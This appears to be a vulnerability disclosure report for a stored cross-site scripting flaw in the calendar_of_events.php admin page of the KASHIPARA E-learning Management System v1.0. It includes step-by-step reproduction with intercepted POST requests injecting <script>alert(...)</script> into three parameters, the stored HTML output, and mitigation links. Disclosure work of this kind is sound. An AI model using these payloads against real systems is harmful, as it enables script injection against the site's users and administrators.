

Stored Cross-Site Scripting (XSS) vulnerability was found in the /lms/admin/calendar\_of\_events.php page of the KASHIPARA E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary scripts via the date\_start, date\_end and title parameters in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>

➤ **Affected Product Name**


E-learning Management System project in PHP with source code and document

<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	/lms/admin/calendar_of_events.php
<b>Affected Parameter</b>	date_start, date_end, title
<b>Method</b>	POST
<b>Type</b>	Stored Cross Site Scripting
<b>Version</b>	V1.0

## Steps to Reproduce:

**Step 1:** Navigate admin login page and login with admin user credential at

<http://localhost/lms/admin/index.php>



**Step 2:** Navigate the 'Calendar of Events' and fill the data in 'Add Event'.

The screenshot shows the 'M - Learning ADMIN Panel' interface. On the left is a sidebar menu with options: Dashboard, Subject, Class, Admin Users, Department, Students, Teachers, Downloadable Materials, Uploaded Assignments, Content, User Log, Activity Log, School Year, and Calendar of Events (highlighted with a red box). The main content area is titled 'Calendar' and displays a calendar for 'October 2024'. To the right of the calendar is the 'Add Event' form, which is highlighted with a red box. The form contains two date input fields with values '10/06/2024' and '10/26/2024', a text input field with the value 'test', and a 'Save' button. Below the form is a list of events, including 'Orientation with the Parents of the College Freshmen', 'Start of Classes', 'Intercampus Sports and Cultural Fest/College Week', 'Long Test', and several 'test' entries.

**Step 3:** Now enable burpsuite intercept and click on 'Save' button.

This screenshot is identical to the one above, showing the 'M - Learning ADMIN Panel' interface. The 'Calendar of Events' page is displayed, and the 'Add Event' form is visible. In this step, the 'Save' button in the 'Add Event' form is highlighted with a red box, indicating the next action to be taken.

**Step 4:** Now observe the parameters 'date\_start, date\_end and title'

Intercept HTTP history WebSockets histor Proxy settin...

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /lms/admin/calendar_of_events.php HTTP/1.1
2 Host: localhost
3 Content-Length: 65
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.642
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/lms/admin/calendar_of_events.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ope9dl6j55t4elmb0slvjqetr
21 Connection: keep-alive
22
23 date_start=10%2F06%2F2024&date_end=10%2F26%2F2024&title=test&add=
```


**Step 5:** Change the parameters values 'data\_start, date\_end and title' with xss payload `<script>alert(1)</script>` and forward the request.



Pretty Raw Hex

```
1 POST /lms/admin/calendar_of_events.php HTTP/1.1
2 Host: localhost
3 Content-Length: 65
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Saf
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/lms/admin/calendar_of_events.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ope9dl6j55t4elmb0slvjqetr
21 Connection: keep-alive
22
23 date_start=<script>alert(1)</script>&date_end=<script>alert(2)</script>&title=<script>alert(3)</script>&add=
```

**Step 6:** Notice that given XSS payload executed and stored on web server.

```
11549 <tr id="del686">
11550
11551 <td>
11552 <script>
11553 alert(3)</script> </td>
11554 <td><script>alert(1)</script> <br>To
11555 <script>alert(2)</script> </td>
11556 <td width="40">
11557 <a class="btn btn-danger" href="delete_event.php?id=686"><i class=
11558 "icon-remove icon-large"></i></a>
11559 </td>
11560
11561
11562
11563 </tr>
11564
11565 <tr id="del687">
11566
11567 <td><script>alert(3)</script> </td>
11568 <td><script>alert(1)</script> <br>To
11569 <script>alert(2)</script> </td>
11570 <td width="40">
11571 <a class="btn btn-danger" href="delete_event.php?id=687"><i class=
11572 "icon-remove icon-large"></i></a>
11573 </td>
11574
11575
11576
11577
11578
11579 </tr>
11580
11581 <tr id="del688">
11582
11583 <td><script>alert(3)</script> </td>
11584 <td>
11585 <script>
11586 alert(1)
</script>
11587 To
<script>
alert(2)
</script>
</td>
```





## Mitigation/recommendations

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)